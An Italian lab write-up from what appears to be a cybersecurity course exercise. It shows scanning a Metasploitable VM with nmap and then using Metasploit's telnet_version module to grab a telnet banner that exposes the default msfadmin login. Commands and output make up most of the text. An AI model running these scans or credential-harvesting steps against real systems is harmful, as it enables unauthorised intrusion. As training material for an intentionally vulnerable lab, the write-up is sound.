
ELEONORA
VIOLA

DATASHIELDS

EXPLOIT TELNET CON METASPLOIT

S7/L2



Per questo esercizio in primo luogo modifico l'indirizzo IP della Metasploitable e della Kali Linux.

```
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.40
broadcast 192.168.1.255
gateway 192.168.1.1
```

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdi
    link/ether 42:a9:7e:7e:68:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::40a9:7eff:fe7e:6859/64 scope link proto
       valid_lft forever preferred_lft forever
```

Procedo dunque con il ping per verificare che sia tutto connesso.

```
┌──(kali㉿kali)-[~]
└─$ ping meta
PING meta (192.168.1.40) 56(84) bytes of data.
64 bytes from meta (192.168.1.40): icmp_seq=1 ttl=64 time=0.610 ms
64 bytes from meta (192.168.1.40): icmp_seq=2 ttl=64 time=1.83 ms
64 bytes from meta (192.168.1.40): icmp_seq=3 ttl=64 time=2.33 ms
64 bytes from meta (192.168.1.40): icmp_seq=4 ttl=64 time=1.74 ms
```


In seguito faccio lancio un nmap per verificare le porte aperte:

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T5 meta
```

Dopo qualche minuto ecco che ottengo le porte aperte, quella che mi interessa per l'esercizio è la porta 23 (telnet)


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.25
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

Successivamente accedo alla **msfconsole**



In modo da trovare il modulo giusto uso **search telnet_version** e carico il modulo 1.

Utilizzo **show options** per vedere le info



Uso il comando **set rhosts** per inserire l'ip di metasploitable.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  gelatino         no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                        using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

Con il comando exploit lancio l'attacco e posso entrare in meta e mi rilascia le credenziali

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                 _      _ _       _   _      ____   \x0a _ __ ___
 ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | |___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_
 \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|
__/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                                        |_|
 \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin w
ith msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Così facendo si può anche sfruttare la porta libera di telnet per entrare su metastaploitable